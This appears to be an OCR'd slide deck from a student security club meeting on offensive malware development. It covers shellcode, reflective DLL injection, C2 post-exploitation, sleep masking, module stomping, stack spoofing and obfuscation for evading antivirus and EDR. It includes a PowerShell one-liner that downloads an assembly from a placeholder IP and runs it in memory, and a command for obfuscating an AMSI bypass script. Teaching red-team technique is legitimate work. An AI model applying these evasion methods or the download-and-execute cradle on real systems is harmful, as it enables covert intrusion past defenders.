
FA2024 Week 12 • 2024-12-03

Offensive Development: DevOps your Killchain


Ronan Boyarski

Overview

- Fundamentals
  - PE, DLL, shellcode, .NET assemblies, (beacon) object files
  - .NET framework vs. .NET core
- Loading & post-exploitation workflow
  - Reflective DLL injection / Shellcode Reflective DLL injection / PIC
  - Fork & Run versus Inline versus BOF
- In-memory indicators & cleanup
  - PE headers, known strings in the clear, sleep masking
- Cross-compiling C & C++ from Kali (optionally w/o CRT)
- Cross-compiling .NET assemblies from Kali
- Creating PIC code from Kali
- Automated obfuscation




Fundamentals




PE File Format

- Both PE (.exe) and DLL (.dll) files are in the PE format
- Can check out PE files using the tool PE-bear on Kali
  - Great for checking things like IAT
- DOS header: 64 byte sequence that does nothing but is required for backwards compatibility
  - the `e_lfanew` points to the NT headers
- DOS stub: not very useful, just prints an error when run in DOS mode




PE File Format

- NT headers
  - PE signature: 4 byte magic number
  - File header: standard COFF file header
  - Optional header: required for EXEs
    - This contains important things like the address of the entry point, Import Address Table and Export Directory
- Section table & sections
  - What you would expect. Notably, all executable code is in the **.text** section
  - If you can make an EXE that only requires the **.text** section, then you've made a shellcode




DLLs

- Dynamically Linked Libraries are PE files that export functions and are loaded into process memory with the LoadLibrary API from Kernel32
- Can include an entry point like an EXE (this is abnormal but useful)
- We can write a shellcode that will load a DLL into memory in a remote process
  - This is DLL injection
- We can also write our own loader to load a DLL from memory
  - This is reflective DLL injection
- Combine them to have shellcode reflective DLL injection




Shellcode

- Shellcode is assembly code that can be put anywhere in memory and executed
- Called shellcode for historical reasons because it is common to have a small bit of assembly that calls a shell in binary exploitation
- Shellcode is important because it lets us run our malware entirely in-memory without touching the disk, and is very dynamic, allowing us to encrypt/decrypt and hide it in unusual places compared to the more limited EXE & DLL format
- The smallest shellcode is handcrafted, but you can make it with C if you know what you're doing




.NET Assemblies

- Windows has support for running assemblies compiled for the .NET framework (usually C# but supports a number of languages)
- .NET is versatile in the same way that shellcode is - it can be run completely fileless, supports reflection, and is easy to obfuscate
- Unfortunately, it's heavily monitored by defensive solutions, with integrated support for logging, AMSI & ETW
- Still very useful as an intermediate to load shellcode or do other high-level actions




.NET Assemblies

- We can run a .NET assembly from the command line like a normal EXE
- We can run them directly in memory in PowerShell with this one liner
  - ```
    $data = (New-Object System.Net.WebClient).DownloadData('http://13.37.13.37/injector.exe'); $assem = [System.Reflection.Assembly]::Load($data); $assem.EntryPoint.Invoke($null, (, [string[]] ('foo')))
    ```
- Because it's compiled and interpreted (like Java), we need a runtime to run .NET assemblies


    ```


.NET Assemblies

- We can create a .NET runtime using the Windows API
- This means that it's common for C2 frameworks to write modules in C# that are used for higher-level post-ex tasks
- For example: Rubeus, Certify, SpoolSample are all C# assemblies that run in a runtime created by the C2
- We can simply create a runtime without AMSI & ETW since we're creating it ourselves
- We want our assemblies to be created using **.NET Framework**, not .NET core
  - .NET framework is tied into Windows and results in much smaller and cleaner binaries




Beacon Object Files

- Beacon Object Files are object files (usually written in C) that tie directly into Cobalt Strike's API
- Many other C2 frameworks use an integrated **COFFloader** which emulates these APIs to allow a "universal" object file framework that many C2s support
- Usually will come with an associated scripting language to communicate the object file with the UI as it has a lot of low-level jank due to being its own loader
  - Sliver uses JSON, Cobalt Strike uses .cna, Havoc uses Python
- Great for small, low-level tasks, and are tiny




Beacon Object Files

- Limitations
  - No libc / CRT
  - No safety net. If the BOF crashes, your beacon dies with it
  - Blocks execution. Your beacon will not sleep until the BOF is done
- Advantages
  - BOFs are tiny, practically universal, and very easy to make evasive
  - Used as replacements for normal shell commands in an OPSEC-safe way
    - See the excellent Situational Awareness BOF collection
  - Many BOFs come precompiled
    - **RUNNING PRECOMPILED MALWARE FROM GITHUB IS NOT GOOD OPSEC**
  - Can be compiled easily with mingw (more on that later)




Recap & Use Cases

- PE / DLL files: standard execution, good for running loaders
  - DLL files are often injected into sacrificial processes for long-running post exploitation actions
- .NET assemblies: can run entirely in memory through the OS runtime or our own
  - Can be used to load shellcode filelessly with PowerShell
  - Can be used to run long-running high-level post exploitation tasks
- Beacon Object Files: small custom object files designed exclusively for use as quick C2 modules
- Shellcode: Position-Independent Code, bespoke & unstable, used primarily for C2 agents & binary exploitation




Loading & Post-Ex workflow




Shellcode Execution

- Covered in the Intro to Antivirus Evasion meeting, we need a way of running shellcode in a local or remote process
- The standard chain (detected but stable) is VirtualAllocEx, WriteProcessMemory, CreateRemoteThread
- There are a bunch of chains that you can run, some are detected, some aren't
- Other execution primitives will come down to shellcode execution
  - All DLL injection requires shellcode execution for reference
  - BOF execution also requires a similar execution chain, but it will be done in-process




Reflective DLL Injection

- Initially from 2014, not super OPSEC-safe but easy and stable
- Writing it is a bit annoying
  - You need to write your own DLL loader
  - For C#, you can steal ManualMap from D/Invoke
  - For C, enjoy writing it yourself >:)
    - Get some inspiration from iredteam, DarkLoadLibrary, KaynLdr
  - You'll need to understand the PE file format to do this
- Some frameworks will use this for sophisticated tasks, some will use it just because they're old
  - Metasploit and Cobalt Strike still use this, Sliver can but it's rare
- You probably won't need this unless you write your own C2 where the beacon is a reflective DLL




But I don't want to write code

- Are you too lazy to write your own reflective loader?
- Just use Donut!
  - Turns .NET assemblies, EXEs, and DLLs into shellcode
  - AMSI & ETW patches are highly signatured, **do not use them**, you will get insta-burned
  - You will likely want to modify the source code to avoid signatures, but signatures really aren't a problem as long as you keep it all in memory
- They have original source in C, a python module, and a golang port at a minimum
- Can just run the **donut** command to turn a file into shellcode




Shellcode Reflective DLL Injection

- What if we take our reflective DLL injection and make it a shellcode?
- Then, we can execute DLLs the same way we would execute shellcode, giving us the power and ease of the standard library and the flexibility of shellcode execution
- The idea is to write the reflective loader as shellcode and then just append the DLL (preferably encrypted) to the loader
- This is (comparatively) easy and stable, but not the most stealthy, as we'll have DLLs sitting in unbacked executable memory and we have to do a bunch of changing executable permissions which is a bit anomalous




Why use a DLL?

- If you're enough of a gangster to just write ASM, not use the CRT, and write your own linker scripts, you can just make everything shellcode and have everything be stealthier
- This is not the path of least resistance and will only offer real evasion benefits if you build everything to this standard
- Regardless, there has been some excellent work done on this with Stardust
  - This lets you get started writing your own shellcodes in C on Kali
  - This also has QOL features to allow easy runtime linking of APIs, global variables, and strings, making it similar to writing "normal" C
- Some people have used straight up shellcode for post-ex




Fork & Run

- The Cobalt Strike way of doing things (as of a decade ago)
  - Create a new "sacrifical" process (can be anything)
  - Reflectively inject a DLL (or .NET assembly) into the target
  - Use that to run a post-exploitation action (like Mimikatz)
  - Get results and send it back using Beacon
  - Kill the sacrificial process
- This is bad OPSEC and very noisy
  - To avoid getting insta-burned you have to make sure everything looks right
    - Don't inject an anomalous DLL, avoid weird parent-child process relationships, spoof the command line args to match default activity, consider spoofing PPID
  - Still leads to a lot of process creation events




Inline Execution

- The alternative is to just run everything in process
- This is way stealthier but much more dangerous - a crash in the inline executed tool means your beacon just dies with no error
- My preferred method is to use a long haul beacon over an alternate protocol (like DNS) that just acts as my respawn point
- Then, I short haul over 1-5 minute HTTP callbacks and run everything inline
- If my HTTP beacon dies, I just use the DNS to respawn it
- This way, we get all of the stealth and reliability of both




Inline Execution

- We can use inline-execute-assembly to execute an assembly inline and avoid the fork and run model
- BOFs already are inline-only and are generally quite stealthy
- Can run PE files in-memory using your own PE loader
  - Basically reflective DLL injection but in-process and for EXEs
  - This is done with Fortra's noconsolation BOF
- Can run shellcode in-process with localinject + donut
- The latest and craziest in inline execution is bringing your own RISCVM to avoid creating any executable memory pages
  - Started with RISCY Business - raging against the reduced machine
  - The latest Havoc agent will have this integrated (called Firebeam)




In-Memory Indicators




In-Memory Indicators

- Having EXEs and DLLs just sitting in memory is quite suspicious
- We can do some basic evasion by erasing the DOS and NT headers after finishing our load
- When we finish running a reflective DLL, it's a good idea to go zero it all out in memory so it's not just sitting there
- Regardless, this means that our shellcode is just sitting in memory
- We can check if our shellcode is signatured by running **yara** on the process it's running in (it will tell you the exact signature that gets matched)




Hiding our Beacon

- Beacons spend most of their execution time sleeping
- They're sitting ducks for things like YARA signatures
- We should begin by breaking the known signatures with manual testing and string replacement. However, AV / EDR will be bringing their own secret sauce that we can't predict
- So, we can encrypt the memory whenever it sleeps by setting up a ROPchain that will mark it as RW, encrypt, sleep, decrypt, mark it as RX, and resume
  - We can also use the Windows heap API to encrypt everything the beacon (and only the beacon) heap allocates
  - This is because our beacon can have its own separate heap




"Elastic detected suspicious unbacked memory region..."

- Even if we do all of that, we will still have a giant piece of RX memory that we virtual alloc'd, which is highly anomalous
- We can get around this by using **module stomping**
  - This is where we load a DLL we won't use (make sure it is appropriate for your target process)
  - Then, we overwrite the "public bytes" (which means they came from the disk) with our malware
  - The malware must be smaller than the public bytes because we can't make more space
  - Now, our DLL will appear to be backed by disk
  - This can still get caught by diffing loaded modules with what's on disk




Stack Spoofing

- Even if we do all of this, we can still get caught because our stack won't be quite right
  - It will appear to unwind into unbacked memory or our stomped DLL
- Thankfully, we can use ASM wizardry to create a fake stack
- You should know from CS 233 that the Stack Pointer is what tracks frames and what we **ret** to
- What if we decrement RSP, include have it **ret** to a different RSP at face value, and give it instructions to just go somewhere else instead?
- Rinse repeat for however many frames you want to spoof




Stack Spoofing

- This blog post has a great explanation
  - Store the original return address in a struct
  - Overwrite the return address with the address of the struct
  - Store a handler address at the base of the struct
  - Store the original rbx in the struct
  - Set the rbx to the address of the struct.
  - Jump to the function we wish to call
- We can use Process Hacker to go look for normal call stacks to copy
  - Just find the process you're injecting into and observe it at rest




Practical Application

- Cobalt Strike and Havoc support sleep masking
  - Havoc uses the Ekko technique and has support for other methods
- Sometimes the sleep obfuscation code itself is signatured (this is true for Cobalt Strike), so go make sure you understand it and can rewrite it yourself
- Sliver does not use sleep masking but it's also uniquely compile-time obfuscated so it's not really going to be sigged
  - Sliver is still loud as hell in memory because they didn't remove debug strings lol
- You may need to add a CFG bypass because a year ago a new technique came out to hunt for sleep obf using CFG




Practical Application

- Make sure you strip all debug symbols from your binary
- Additionally, use macros to encrypt all strings at compile-time so that people can't run strings on your binary
- Use runtime linking to avoid the strings of WinAPIs in your binary and to hide your IAT
  - Seriously, a lot of high-end EDRs and AVs will flag you just from having these strings in your code
- **free** what you **malloc**… come on now
  - Don't just free, **memset** it to zero just to be safe
- Well, actually…




CRT-Independent Code

- A lot of our malware will not use the CRT. We don't need it and it just isn't compatible with shellcode and BOFs
- However, that means no **malloc**, no **free**, no **memset**, etc.
- We can use the VX API on github to recreate a lot of this ourselves (e.g. memcmp, strcmp)
- We can use WinAPI for heap allocation, or you can just write your own naive memory allocator
- Compile with `-nostdlib -e[Put your entry point here] -nostartfiles`
- We need to specify our own entry point
- **Be wary of stack allocating more than your stack size**




Cross-Compiling

Because I really hate Visual Studio




C/C++

- We can cross compile from Kali with the mingw toolchain
- Note that the header files will be all lowercase, so `#include <Windows.h>` will cause things to explode
- You'll probably want to strip and optimize for size with **-s -Os**
- For 64-bit C, use x86_64-w64-mingw32-gcc
- For C++, use x86_64-w64-mingw32-g++
- It's a good idea to turn off whatever "intellisense" your IDE is using because we're going to be doing things that are too cursed to be recognized as valid
- Compile everything from the command line using Makefile or Python / bash scripts




.NET

- We want to compile things only for the .NET framework, not .NET core, and can use mono-csc for this
- **mono-csc program.cs -out:program.exe**
- Mono isn't fully supported and is going to miss out on a lot
- A lot of the good C# tooling is old and for .NET 3.5
- You may need to set up a Windows VM for this, but I was able to write a whole lot of malware in C# using just mono
- Thankfully, .NET assemblies end up being really small
- **Warning:** no information is lost on compilation of a .Net assembly. This makes it trivial to reverse engineer.




.NET - Automated Obfuscation

- We can automate the obfuscation of a .NET assembly with the open-source obfuscator ConfuserEx
- I included the latest version in the github repo and it's automatically run on build, just check the obfuscated directory
- This will help break static signatures, which should be pretty good as is since we're sticking to memory




PIC code from Kali

- If you want the easy way out, you can use donut
- Alternatively, use the Stardust template to write your own complex shellcode
- You can straight up write assembly and compile it with **nasm**
  - `nasm -f win64 shellcode.asm -o shellcode.bin`
- For writing ROPchains, I'm partial to the Keystone framework in Python, but that's out of scope




PowerShell

- I like to have PowerShell snippets ready for common actions that are nontrivial
- PowerShell is logged heavily and is more for quick and dirty things where speed is necessary and is not great for OPSEC
- We can do automatic PowerShell obfuscation with chameleon
  - `python3 chameleon.py Invoke-AMSIBypass.ps1 -l 5 -a -o /tmp/obfuscated.p1`
  - This doesn't hit everything but it's a good start
- This will blow through most AV but EDRs are going to be less than happy seeing super obfuscated powershell doing a bunch of reflection and WinAPI usage




Recap



Offensive Development

- This is a good intro to using automation to dramatically improve speed and stealth
- These techniques will absolutely crush most antiviruses but are still going to struggle heavily against EDR
- There's still a lot of work left to be done here - the examples I gave you have some intentionally questionable OPSEC, and I haven't even gotten started on phishing
- We can use these techniques like post-processing steps to take shellcode from frameworks like Metasploit, Havoc, and Sliver and make them undetected



Next Meetings

`2024-12-05` • **This Thursday**

- Malware II & Detection Engineering

`2024-12-10` • **Next Tuesday**

- Client-Side Attacks
  - Learn to create malicious Word docs and use other initial access tactics!

`2024-12-12` • **Last Meeting :(**

- Digital Forensics and Threat Hunting